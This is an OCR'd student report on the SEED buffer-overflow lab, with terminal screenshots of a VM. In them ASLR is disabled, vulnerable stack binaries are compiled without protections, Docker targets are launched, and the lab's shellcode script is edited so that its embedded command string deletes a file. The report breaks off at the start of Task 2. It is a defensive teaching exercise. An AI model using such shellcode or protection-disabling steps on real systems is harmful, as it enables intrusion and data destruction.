
Name: YASH SNEHAL SHETIYA


SUID: 9276568741

Presmeasures for the lab:




SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 5 18:12
seed@VM: ~/.../server-code

```
[11/05/23]seed@VM:~/.../Labsetup$ sudo /sbin/sysctl -w kernel.rando
mize_va_space=0
kernel.randomize_va_space = 0
[11/05/23]seed@VM:~/.../Labsetup$ ls
attack-code      docker-compose.yml  shellcode
bof-containers   server-code
[11/05/23]seed@VM:~/.../Labsetup$ make
make: *** No targets specified and no makefile found.  Stop.
[11/05/23]seed@VM:~/.../Labsetup$ cd server-code
[11/05/23]seed@VM:~/.../server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -fno-stack-protector -sta
tic -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -static -m32 -
o stack-L2 stack.c
gcc -DBUF_SIZE=200 -DSHOW_FP -z execstack -fno-stack-protector -o s
tack-L3 stack.c
gcc -DBUF_SIZE=80 -DSHOW_FP -z execstack -fno-stack-protector -o st
ack-L4 stack.c
[11/05/23]seed@VM:~/.../server-code$ make install
cp server ../bof-containers
cp stack-* ../bof-containers
[11/05/23]seed@VM:~/.../server-code$ 
```




SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 5 18:20
seed@VM: ~/.../Labsetup

```
Step 4/6 : COPY stack-${LEVEL}  /bof/stack
 ---> Using cache
 ---> 9490ed131a21
Step 5/6 : WORKDIR /bof
 ---> Using cache
 ---> 6f11a7e96f5f
Step 6/6 : CMD ./server
 ---> Using cache
 ---> 6b74b02f8cd7

Successfully built 6b74b02f8cd7
Successfully tagged seed-image-bof-server-4:latest
[11/05/23]seed@VM:~/.../Labsetup$ ls
attack-code      docker-compose.yml  shellcode
bof-containers   server-code
[11/05/23]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-3-10.9.0.7 ... done
Creating server-4-10.9.0.8 ... done
Creating server-1-10.9.0.5 ... done
Creating server-2-10.9.0.6 ... done
Attaching to server-4-10.9.0.8, server-1-10.9.0.5, server-3-10.9.0.
7, server-2-10.9.0.6
```




```
[11/05/23]seed@VM:~/.../Labsetup$ dockps
c9e690c4182e  server-1-10.9.0.5
07f61e15b747  server-2-10.9.0.6
4d605d945cf6  server-4-10.9.0.8
e7a0ba667184  server-3-10.9.0.7
[11/05/23]seed@VM:~/.../Labsetup$ cd server-code
[11/05/23]seed@VM:~/.../server-code$ ls
Makefile  server.c  stack-L1  stack-L3
server    stack.c   stack-L2  stack-L4
[11/05/23]seed@VM:~/.../server-code$ cd ..
[11/05/23]seed@VM:~/.../Labsetup$ ls
attack-code     docker-compose.yml  shellcode
bof-containers  server-code
[11/05/23]seed@VM:~/.../Labsetup$ ls /bof-containers/
ls: cannot access '/bof-containers/': No such file or directory
[11/05/23]seed@VM:~/.../Labsetup$ ls bof-containers
Dockerfile  server  stack-L1  stack-L2  stack-L3  stack-L4
[11/05/23]seed@VM:~/.../Labsetup$ echo $0
bash
[11/05/23]seed@VM:~/.../Labsetup$ 
```




```
[11/05/23]seed@VM:~/.../Labsetup$ ls
attack-code     docker-compose.yml  shellcode
bof-containers  server-code
[11/05/23]seed@VM:~/.../Labsetup$ cd shellcode
[11/05/23]seed@VM:~/.../shellcode$ ls
call_shellcode.c  README.md       shellcode_64.py
Makefile          shellcode_32.py
[11/05/23]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[11/05/23]seed@VM:~/.../shellcode$ ./shellcode_32.py
[11/05/23]seed@VM:~/.../shellcode$ ./shellcode_64.py
[11/05/23]seed@VM:~/.../shellcode$ ls
a32.out           codefile_32  README.md
a64.out           codefile_64  shellcode_32.py
call_shellcode.c  Makefile     shellcode_64.py
[11/05/23]seed@VM:~/.../shellcode$ a32.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Nov  5 18:56 a32.out
-rwxrwxr-x 1 seed seed 16888 Nov  5 18:56 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Nov  5 18:56 codefile_32
```

TASK1

We create a file named tempfile1 so that we can perform the deletion action. We first run the shellcode_32.py and shellcode_64.py. Then we check the output that a32.out a64.out show us.




```
   # You can even run multiple commands. When you change the string
,
   # make sure that the position of the * at the end doesn't change
.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the
 same.
   # The * in this line serves as the position marker          *
   "/bin/rm -f tempfile1; echo Hello 32;                       *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_32', 'wb') as f:
  f.write(content)
~
```




```
[11/05/23]seed@VM:~/.../Labsetup$ ls
attack-code      docker-compose.yml  shellcode
bof-containers   server-code
[11/05/23]seed@VM:~/.../Labsetup$ cd shellcode
[11/05/23]seed@VM:~/.../shellcode$ ls
call_shellcode.c  README.md         shellcode_64.py
Makefile          shellcode_32.py
[11/05/23]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[11/05/23]seed@VM:~/.../shellcode$ ./shellcode_32.py
[11/05/23]seed@VM:~/.../shellcode$ ./shellcode_64.py
[11/05/23]seed@VM:~/.../shellcode$ ls
a32.out           codefile_32  README.md
a64.out           codefile_64  shellcode_32.py
call_shellcode.c  Makefile     shellcode_64.py
[11/05/23]seed@VM:~/.../shellcode$ a32.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Nov  5 18:56 a32.out
-rwxrwxr-x 1 seed seed 16888 Nov  5 18:56 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Nov  5 18:56 codefile_32
```

We edit the shellcode_32.py such that it will delete the tempfile1 that we created. After running it we can see that the temofile1 can be seen as deleted.



```
[11/05/23]seed@VM:~/.../shellcode$ a64.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Nov  5 18:56 a32.out
-rwxrwxr-x 1 seed seed 16888 Nov  5 18:56 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Nov  5 18:56 codefile_32
-rw-rw-r-- 1 seed seed   165 Nov  5 18:57 codefile_64
-rwxrwxr-x 1 seed seed  1221 Dec 22  2020 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 64
user1:x:1001:1001::/home/user1:/bin/sh



[11/05/23]seed@VM:~/.../shellcode$ touch tempfile1
[11/05/23]seed@VM:~/.../shellcode$ ls
a32.out          codefile_32  README.md        tempfile1
a64.out          codefile_64  shellcode_32.py
call_shellcode.c Makefile     shellcode_64.py
[11/05/23]seed@VM:~/.../shellcode$ cat shellcode_32.py
#!/usr/bin/python3
import sys
```




```
[11/05/23]seed@VM:~/.../shellcode$ ./shellcode_32.py
[11/05/23]seed@VM:~/.../shellcode$ ./shellcode_64.py
[11/05/23]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[11/05/23]seed@VM:~/.../shellcode$ ls
a32.out          codefile_32  README.md        tempfile1
a64.out          codefile_64  shellcode_32.py
call_shellcode.c Makefile     shellcode_64.py
[11/05/23]seed@VM:~/.../shellcode$ a32.out
Hello 32
[11/05/23]seed@VM:~/.../shellcode$ a64.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Nov  5 19:18 a32.out
-rwxrwxr-x 1 seed seed 16888 Nov  5 19:18 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Nov  5 19:17 codefile_32
-rw-rw-r-- 1 seed seed   165 Nov  5 19:18 codefile_64
-rwxrwxr-x 1 seed seed  1221 Nov  5 19:15 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 64
user1:x:1001:1001::/home/user1:/bin/sh



[11/05/23]seed@VM:~/.../shellcode$ ls
a32.out          codefile_32  README.md
a64.out          codefile_64  shellcode_32.py
call_shellcode.c Makefile     shellcode_64.py
[11/05/23]seed@VM:~/.../shellcode$
```

TASK2


Starting the containers as instructed.

Our first target runs on 10.9.0.5 and program stack is 32 bit program. Sending a message to the server, in return we can view the Frame pointer and the Buffers address.



SEED-Ubuntu20.04 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 5 19:34
seed@VM: ~/.../Labsetup

```
bof-containers  server-code
[11/05/23]seed@VM:~/.../Labsetup$ dcup
Creating network "net-10.9.0.0" with the default driver
Creating server-3-10.9.0.7 ... done
Creating server-4-10.9.0.8 ... done
Creating server-1-10.9.0.5 ... done
Creating server-2-10.9.0.6 ... done
